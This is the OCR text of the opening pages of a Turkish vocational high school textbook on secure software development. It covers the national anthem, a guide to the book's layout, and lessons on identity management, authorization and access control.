Bu kitaba sığmayan daha neler var!


Karekodu okutun, bu kitapla ilgili EBA içeriklerine ulaşın!

ÖDS

ÖĞRENCİ/ÖĞRETMEN DESTEK SİSTEMİ

https://ods.eba.gov.tr

- Konu Anlatımlı Ders Videoları
- Soru Çözüm Videoları
- Ders Anlatım Videoları
- Çoktan Seçmeli Sorular



eba
www.eba.gov.tr

Google play | App Store

BU DERS KİTABI MİLLÎ EĞİTİM BAKANLIĞINCA ÜCRETSİZ OLARAK VERİLMİŞTİR.
PARA İLE SATILAMAZ.

ISBN: 978-975-11-7992-0

Bandrol Uygulamasına İlişkin Usul ve Esaslar Hakkında Yönetmelik'in 5'inci Maddesinin İkinci Fıkrası Çerçevesinde Bandrol Taşıması Zorunlu Değildir.

SİBER GÜVENLİK ALANI — GÜVENLİ YAZILIM GELİŞTİRME — 10 DERS MATERYALİ

MESLEKİ VE TEKNİK ANADOLU LİSESİ

SİBER GÜVENLİK ALANI

GÜVENLİ YAZILIM GELİŞTİRME

10

DERS MATERYALİ

MESLEKİ VE TEKNİK ANADOLU LİSESİ

SİBER GÜVENLİK

GÜVENLİ YAZILIM GELİŞTİRME

10 DERS MATERYALİ

YAZARLAR

Ebru YAĞMUR
Mustafa CAYMAZ
Tarık KAYA

MİLLÎ EĞİTİM BAKANLIĞI YAYINLARI 9455
YARDIMCI VE KAYNAK KİTAPLAR DİZİSİ 3115

HAZIRLAYANLAR

Dil Uzmanı
Erman Erşan YORGANCILAR
Merve SERBEST ERTOĞAN

Program Geliştirme Uzmanı
Zeki BİLGİLİ

Rehberlik Uzmanı
Sema ARSLAN

Ölçme ve Değerlendirme Uzmanı
Dr. Elif SEYLİM

Görsel Tasarım Uzmanı
Mehmet YILMAZ

ISBN: 978-975-11-7992-0

Millî Eğitim Bakanlığının 24.12.2020 gün ve 18433886 sayılı oluru ile Meslekî ve Teknik Eğitim Genel Müdürlüğünce ders materyali olarak hazırlanmıştır.

İSTİKLÂL MARŞI

Korkma, sönmez bu şafaklarda yüzen al sancak;
Sönmeden yurdumun üstünde tüten en son ocak.
O benim milletimin yıldızıdır, parlayacak;
O benimdir, o benim milletimindir ancak.

Çatma, kurban olayım, çehreni ey nazlı hilâl!
Kahraman ırkıma bir gül! Ne bu şiddet, bu celâl?
Sana olmaz dökülen kanlarımız sonra helâl.
Hakkıdır Hakk'a tapan milletimin istiklâl.

Ben ezelden beridir hür yaşadım, hür yaşarım.
Hangi çılgın bana zincir vuracakmış? Şaşarım!
Kükremiş sel gibiyim, bendimi çiğner, aşarım.
Yırtarım dağları, enginlere sığmam, taşarım.

Garbın âfâkını sarmışsa çelik zırhlı duvar,
Benim iman dolu göğsüm gibi serhaddim var.
Ulusun, korkma! Nasıl böyle bir imanı boğar,
Medeniyyet dediğin tek dişi kalmış canavar?

Arkadaş, yurduma alçakları uğratma sakın;
Siper et gövdeni, dursun bu hayâsızca akın.
Doğacaktır sana va'dettiği günler Hakk'ın;
Kim bilir, belki yarın, belki yarından da yakın.

Bastığın yerleri toprak diyerek geçme, tanı:
Düşün altındaki binlerce kefensiz yatanı.
Sen şehit oğlusun, incitme, yazıktır, atanı:
Verme, dünyaları alsan da bu cennet vatanı.

Kim bu cennet vatanın uğruna olmaz ki feda?
Şüheda fışkıracak toprağı sıksan, şüheda!
Cânı, cânânı, bütün varımı alsın da Huda,
Etmesin tek vatanımdan beni dünyada cüda.

Ruhumun senden İlâhî, şudur ancak emeli:
Değmesin mabedimin göğsüne nâmahrem eli.
Bu ezanlar -ki şehadetleri dinin temeli-
Ebedî yurdumun üstünde benim inlemeli.

O zaman vecd ile bin secde eder -varsa- taşım,
Her cerîhamdan İlâhî, boşanıp kanlı yaşım,
Fışkırır ruh-ı mücerret gibi yerden na'şım;
O zaman yükselerek arşa değer belki başım.

Dalgalan sen de şafaklar gibi ey şanlı hilâl!
Olsun artık dökülen kanlarımın hepsi helâl.
Ebediyyen sana yok, ırkıma yok izmihlâl;
Hakkıdır hür yaşamış bayrağımın hürriyyet;
Hakkıdır Hakk'a tapan milletimin istiklâl!

Mehmet Âkif Ersoy


GENÇLİĞE HİTABE

Ey Türk gençliği! Birinci vazifen, Türk istiklâlini, Türk Cumhuriyetini, ilelebet muhafaza ve müdafaa etmektir.

Mevcudiyetinin ve istikbalinin yegâne temeli budur. Bu temel, senin en kıymetli hazinendir. İstikbalde dahi, seni bu hazineden mahrum etmek isteyecek dâhilî ve hâricî bedhahların olacaktır. Bir gün, istiklâl ve cumhuriyeti müdafaa mecburiyetine düşersen, vazifeye atılmak için, içinde bulunacağın vaziyetin imkân ve şeraitini düşünmeyeceksin! Bu imkân ve şerait, çok namüsait bir mahiyette tezahür edebilir. İstiklâl ve cumhuriyetine kastedecek düşmanlar, bütün dünyada emsali görülmemiş bir galibiyetin mümessili olabilirler. Cebren ve hile ile aziz vatanın bütün kaleleri zapt edilmiş, bütün tersanelerine girilmiş, bütün orduları dağıtılmış ve memleketin her köşesi bilfiil işgal edilmiş olabilir. Bütün bu şeraitten daha elîm ve daha vahim olmak üzere, memleketin dâhilinde iktidara sahip olanlar gaflet ve dalâlet ve hattâ hıyanet içinde bulunabilirler. Hattâ bu iktidar sahipleri şahsî menfaatlerini, müstevlîlerin siyasî emelleriyle tevhit edebilirler. Millet, fakr u zaruret içinde harap ve bîtap düşmüş olabilir.

Ey Türk istikbalinin evlâdı! İşte, bu ahval ve şerait içinde dahi vazifen, Türk istiklâl ve cumhuriyetini kurtarmaktır. Muhtaç olduğun kudret, damarlarındaki asil kanda mevcuttur.


Mustafa Kemal Atatürk



MUSTAFA KEMAL ATATÜRK

İÇİNDEKİLER

DERS MATERYALİNİN TANITIMI


İÇİNDEKİLER

Konuları ve konuların bulunduğu sayfa numaralarını gösterir.


ÖLÇME VE DEĞERLENDİRME

Aşağıdaki soruların doğru cevabını işaretleyiniz.


1. Güvenli yazılım geliştirmenin önemi aşağıdaki seçeneklerden hangisinde belirtilmiştir?

A) Estetik tasarım
B) Maliyeti artırmak
C) Kullanıcı verilerini korumak
D) Kullanılabilirliği optimize etmek

4. Kullanıcıların güçlü parolalar kullanması ve veri transferlerinin şifrelenmesi gibi güvenlik önlemleri aşağıdaki aşamalardan hangisinde alınabilir?

A) Tasarım aşaması
B) Analiz aşaması
C) Bakım aşaması
D) Tanıtım aşaması


Öğrenme birimi ile ilgili ölçme ve değerlendirme çalışmalarını gösterir.


CEVAP ANAHTARLARI

1. ÖĞRENME BİRİMİ

1	2	3	4	5	6	7	8	9	10
C	B	A	A	D	E	A	C	B	E


Öğrenme birimi ile ilgili ölçme ve değerlendirme sorularının cevaplarını gösterir.


KAYNAKÇA

» Özbilgin, İ. G., & Özlü, M. (2010). *Yazılım Geliştirme Süreçleri ve ISO 27001 Bilgi Güvenliği Yönetim Sistemi*. Akademik Bilişim 2010.

» SARIMAN, G., & ÇELİKTEN, H. (2021). *Yeni bir güvenli yazılım geliştirme uygulama modeli: GYG-MOD*. Uluslararası Teknolojik Bilimler Dergisi, 13(1), 39-49.

Ders materyali içeriğinde yer alan alıntıların yapıldığı kaynakçaları gösterir.


1 UYGULAMA

> PHP dili ile kullanıcıdan ad ve e-mail bilgilerini girdi denetimi yaparak alan uygulamayı oluşturma işlemini verilen adımlar doğrultusunda gerçekleştiriniz.

Öğrenme birimi içindeki uygulama faaliyetlerini gösterir.

HAZIRLIK ÇALIŞMALARI

1. Kimlik yönetimi, güvenli yazılım geliştirme teknikleri, yazılım güvenliği ve açık web uygulama güvenliği kavramları neleri kapsar? Düşünlerinizi arkadaşlarınızla paylaşınız.

2. Size göre güçlü şifreler nasıl oluşturulur ve yönetilir?

3. Çoklu faktörlü kimlik doğrulama (MFA) hakkındaki düşüncelerinizi arkadaşlarınızla paylaşınız.

4. Siber güvenlik tehditlerine karşı nasıl önlem alınır? Düşünlerinizi arkadaşlarınızla paylaşınız.

5. Siber güvenlik kavramı neleri kapsar? Düşünlerinizi arkadaşlarınızla paylaşınız.

Konulara ön hazırlık yapmak, öğrenme birimine öğrenciyi hazırlamak amacıyla yapılacak çalışmaları gösterir.

ÖRNEK

10, 20, 30, 40, 50, 60, 70 ve 80 olarak verilen bir veri setinin aritmetik ortalamasını bulmak için önce tüm sayılar toplanır ve sayı adedine bölünür. Çıkan sonuç aritmetik ortalamayı verir. Aritmetik ortalamayı hesaplamak için şu işlemler yapılır:

- Sayıların toplamı = **360**'tır.
- Sayı adedi = **8**'dir.
- Aritmetik ortalama (360 / 8) = **45** olarak bulunur.

Öğrenme birimi ile ilgili örnek çalışmayı gösterir.

ARAŞTIRMA

Güvenli yazılım geliştirme modelleri, süreçte güvenliği her aşamaya dâhil etmeye odaklanır. Yazılım geliştirme yaşam döngüsü modellerinden biri olan çevik (agile) modelini araştırınız. Bu modelin faydaları nelerdir? Güvenliğin bu modele dâhil edilmesi ile nasıl sonuçlar elde edilebilir? Arkadaşlarınız ile tartışınız.

Öğrenme birimi ile ilgili uygulama etkinliğini gösterir.

	Özellikler	SAST	DAST	IAST
1	Tanım ve İşlev	Statik uygulama güvenliği testidir. Kaynak kodu ve derlenmiş kod üzerinde analiz yapar.	Dinamik uygulama güvenliği testidir. Çalışan uygulamanın davranışını analiz eder.	Etkileşimli uygulama güvenliği testidir. Uygulamanın çalışma zamanı davranışlarını izler ve analiz eder.
2	Test Zamanlaması	Geliştirme aşamasında -kod yazılırken- yapılır.	Uygulama çalıştırıldığında (örneğin test sunucusunda) yapılır.	Uygulama çalışırken -canlı ortamda- yapılır.
		Daha hızlı sonuçlar verir ancak yanlış pozitif	Yavaş sonuçlar verir, canlı uygulamaları	Daha hızlı sonuçlar verir ve gerçek zamanlı

Ders materyali içeriğinde yer alan tabloyu gösterir.

1- KİMLİK DOĞRULAMA

Öğrenme biriminin adını ve numarasını gösterir.

C# dilinde Models klasörü, bir yazılım projesinin genellikle veri yapısını ve uygulama mantığını temsil eden model sınıflarını içeren bir klasördür. Bu klasör, uygulamanın içerdiği veri nesnelerini, varlıklarını veya iş mantığı modellerini gruplamak ve düzenlemek amacıyla kullanılır. Model sınıfları genellikle veri tabanı tablolarını veya dış veri kaynaklarını temsil eden nesneleri içerir.

Konuları pekiştirici ve destekleyici ek bilgileri gösterir.

1. ÖĞRENME BİRİMİ

KİMLİK DOĞRULAMA

KONULAR

1.1. KİMLİK YÖNETİMİ

1.2. YETKİLENDİRME

1.3. ERİŞİM KONTROLÜ

NELER ÖĞRENECEKSİNİZ?

- Kimlik yönetimi güvenlik unsurunda alınması gereken önlemleri açıklama
- Yetkilendirme güvenlik bileşeninin görevlerini açıklama
- Erişim kontrolü güvenlik unsurunda alınması gereken önlemleri açıklama

TEMEL KAVRAMLAR

Çift faktörlü kimlik doğrulama, erişim denetimi, izinler, kontroller.

HAZIRLIK ÇALIŞMALARI

1. Kimlik yönetimi kavramı ile zihninizde canlananlar nelerdir? Düşüncelerinizi arkadaşlarınızla paylaşınız.
2. Güçlü şifreler oluşturmak neden önemlidir? Düşüncelerinizi arkadaşlarınızla tartışınız.
3. Tüm yetkilere sahip olarak erişim sağladığınız bir sistemde olumlu veya olumsuz hangi durumlarla karşılaşabilirdiniz? Düşüncelerinizi arkadaşlarınızla paylaşınız.

1.1. KİMLİK YÖNETİMİ

Güvenli yazılım geliştirmenin temelinde sağlam bir kimlik doğrulama sistemi yatar.

1.1.1. Kimlik Yönetimi Güvenlik Bileşenleri ve Görevleri

Bu sistem, kullanıcıların ve sistemlerin kimliklerini doğrulayarak yetkisiz erişimi engeller ve hassas verilerin korunmasını sağlar. Kimlik doğrulama, kullanıcıların sisteme erişmek için kullandığı bilgileri (kullanıcı adı, parola, biyometrik veriler vb.) sağladıkları süreci ifade eder (Görsel 1.1). Kimlik doğrulama, yalnızca yetkili kullanıcıların sisteme erişmesini sağlamakla kalmaz veri gizliliğini ve uygulama güvenliğini de artırır. Kimlik doğrulama, güvenli yazılım geliştirmenin her aşamasında düşünülerek sisteme entegre edilmelidir. Örneğin bir yazılımın tasarım aşamasında kullanıcıların güçlü parolalar kullanması ve oturum açma işlemleri ile veri transferlerinin şifrelenmesinin teşvik edilmesi gibi güvenlik önlemleri alınabilir. Kodlama aşamasında kullanıcı girişlerinin doğrulanması, hassas verilerin şifrelenip korunması, yazılımın kötü amaçlı kodlara karşı korunması gibi güvenlik önlemleri alınabilir. Kullanım ve bakım aşamasında kullanıcıların güçlü parolalar kullanması, oturum açma işlemleri ve veri transferlerinin şifrelenmesi, güvenlik yamalarının zamanında uygulanması, yazılımın güvenlik durumunun sürekli izlenmesi gibi güvenlik önlemleri alınabilir.

Görsel 1.1: Kimlik doğrulama

Kimlik yönetimi; kullanıcıların kimlik bilgilerini güvenli bir şekilde yönetme, doğrulama, yetkilendirme ve denetleme sürecini içeren bir yaklaşımdır. Kullanıcı adları, parolalar, biyometrik veriler gibi kimlik bilgileri güçlü şifreleme yöntemleriyle korunur. Aynı zamanda kimlik yönetimi; kullanıcıların kimlik bilgilerini oluşturmasını, güncellemesini ve silmesini içeren **yaşam döngüsü** yönetimini kapsar. Bu süreç, yetkisiz erişimlere karşı savunma mekanizmalarıyla desteklenir. Bir diğer önemli yönüyle kimlik yönetimi (Görsel 1.2), yetkilendirme sürecini içerir. Kullanıcıların kimlik doğrulamasının ardından hangi kaynaklara erişebileceklerini belirlemek için yetkilendirme kontrolleri uygulanır. Bu, kullanıcılara sadece ihtiyaç duydukları kaynaklara erişim izni vererek güvenliği artırır. Örneğin tüm kullanıcılar her veri ve hizmete erişememelidir. Yalnızca kendilerine tanımlanan belirli verilere veya hizmetlere erişimlerine izin verilmelidir.

Görsel 1.2: Kimlik yönetimi

Kimlik yönetimi, denetim ve izleme yeteneklerini de içerir. Sistem yöneticileri ve güvenlik uzmanları; kullanıcıların kimlik doğrulama ve erişim aktivitelerini izleyebilir, anormal durumları tespit edebilir ve gerektiğinde müdahalede bulunabilir.

Kimlik yönetimi stratejileri ve teknolojileri; kullanıcı verilerinin korunması, yetkisiz erişimlerin önlenmesi ve genel sistem güvenliğinin sağlanması için modern yazılım uygulamalarının vazgeçilmez bileşenidir.

1.1.2. Kimlik Yönetimi Uygulama Şekilleri

Kimlik yönetiminin uygulama şekilleri şunlardır:

- **Merkezî Kimlik Yönetimi**

  Bir merkezî sistem veya veri tabanı kullanılarak tüm kullanıcı kimlikleri ve yetkileri yönetilir. Bu işlem, kuruluşun tüm kaynaklara tek bir yerden erişmesini sağlayabilir ve kimlik yönetimi sürecini merkezî bir şekilde kontrol etmeyi kolaylaştırır.

- **Dağıtık Kimlik Yönetimi**

  Kimlik bilgileri ve yetkiler, farklı sistemler veya kaynaklar arasında dağıtılarak yönetilir. Bu yöntem, kuruluşun farklı sistemler veya kaynaklar arasında kullanıcıları izlemesini ve erişimleri kontrol etmesini sağlar.

Kimlik Yönetiminin Görevleri

- **Kullanıcı Kimlik Bilgilerini Güvenli Bir Şekilde Yönetmek**

  Kullanıcı kimlik bilgileri, güçlü şifreleme yöntemleriyle korunur ve yetkisiz erişimlere karşı savunma mekanizmaları ile donatılır.

- **Kullanıcıları Doğrulamak**

  Kullanıcılar, kimlik doğrulama sürecinde kimlik bilgilerini sağlarlar ve bu bilgiler doğrulanır.

- **Kullanıcılara Erişim Yetkisi Vermek**

  Kullanıcıların kimlik doğrulamasının ardından hangi kaynaklara erişebileceklerini belirlemek için yetkilendirme kontrolleri uygulanır.

- **Kullanıcı Erişim Aktivitelerini İzlemek**

  Sistem yöneticileri ve güvenlik uzmanları; kullanıcıların kimlik doğrulama ve erişim aktivitelerini izleyebilir, anormal durumları tespit edebilir ve gerektiğinde müdahalede bulunabilir.

Kimlik yönetiminin faydaları şunlardır:

- Kullanıcı verilerinin korunması
- Yetkisiz erişimlerin önlenmesi
- Genel sistem güvenliğinin sağlanması
- Kullanıcı deneyiminin iyileştirilmesi
- İş verimliliğinin artırılması
- Maliyetlerin düşürülmesi

Kullanıcılar ve kuruluşlar için kimlik yönetimi oldukça önemlidir. Kullanıcılar, kimlik yönetimi sayesinde verilerinin ve sistemlerinin güvende olduğunu bilerek daha rahat bir şekilde çalışabilir. Kuruluşlar ise kimlik yönetimi sayesinde riskleri azaltabilir, maliyetleri düşürebilir ve iş verimliliğini artırabilir.

1.1.3. Kimlik Yönetimi Güvenlik Unsurunda Alınması Gereken Önlemler

Kimlik yönetiminin güvenlik unsurunda alınması gereken önlemler şu şekildedir:

- **Güçlü Şifreler**

  Şifreler, tahmin edilmesi güç ve karmaşık olmalıdır. Şifrelerin içinde rakamlar, büyük-küçük harfler, semboller gibi farklı karakter türleri bulunmalıdır.

- **İzin Kontrolü**

  Kullanıcılara ihtiyaçlarına uygun izinleri vermek önemlidir. Güvenliği sağlamak için de izinlerin kontrolü önemlidir.

- **Düzenli Kontrol**

  İzinlerin zaman zaman kontrol edilmesi ve gereksiz olanların kaldırılması unutulmamalıdır.


- **Çift Faktörlü Kimlik Doğrulama**

  Sadece bir adım yerine birkaç adımın geçilmesi gereken giriş yöntemleri, sisteme girişi zorlaştırmakla birlikte güvenliği artırır.

1. ETKİNLİK

B U L M A C A

Aşağıdaki bulmacayı çözünüz.



DİKEY

1. Kimlik yönetiminin temel amacı nedir?
2. Kimlik yönetimi ile hangi bilgiler korunur?
3. Kimlik doğrulama ilk olarak hangi yazılım geliştirme aşamasında uygulanır?
5. Merkezi kimlik yönetiminin avantajı nedir?
7. Kimlik yönetiminin hangi unsuru kullanıcıların erişebileceği kaynakları belirler?

YATAY

4. Dağıtık kimlik yönetiminin dezavantajı nedir?
6. Kimlik doğrulamada en çok kullanılan yöntem nedir?
8. Kimlik yönetimi ile hangi erişimler engellenir?

1.2. YETKİLENDİRME

Yetkilendirme, kullanıcıların sisteme giriş yaptığında (Görsel 1.3) hangi kaynaklara erişebileceklerini belirlemeyi amaçlayan bir süreçtir. Bu sayede kullanıcılar yalnızca ihtiyaç duydukları kaynaklara erişebilirler. Böylece güvenlik artırılır. Kimlik doğrulama işlemi sonrasında gerçekleşen yetkilendirme için kullanıcının rolü, konumu gibi faktörler göz önünde bulundurulur. Örneğin yönetici tüm kaynaklara erişebilirken bir kullanıcı yalnızca belirli bir uygulamaya veya dosyaya erişebilir. Bu işlem; yetkisiz erişimleri engellemek, yetkilerin kötüye kullanılmasını önlemek ve güvenlik açıklarını azaltmak amacıyla yapılır.

Görsel 1.3: Sisteme giriş işlemi

1.2.1. Yetkilendirme Güvenlik Bileşenleri ve Görevleri

Yetkilendirmenin güvenlik bileşenleri ve görevleri şu şekildedir:

Yetkilendirme Yöntemleri

- **Rol Tabanlı Erişim Denetimi (RBAC)**
  Rol tabanlı erişim denetimi yönteminde, kullanıcılara roller atanır. Roller, kullanıcıların erişebileceği kaynakları belirler.
- **Kullanıcı Tabanlı Erişim Denetimi (UBA)**
  Kullanıcı tabanlı erişim denetimi yönteminde, kullanıcılara izinler atanır. İzinler kullanıcıların erişebileceği belirli kaynakları ve işlemleri belirler.
- **Yer Tabanlı Erişim Denetimi (LBA)**
  Yer tabanlı erişim denetimi yönteminde, kaynaklara erişim kullanıcıların konumuna göre belirlenir. Örneğin bir kullanıcı yalnızca ofisinden belirli bir uygulamaya erişebilir.

Yetkilendirme Politikaları

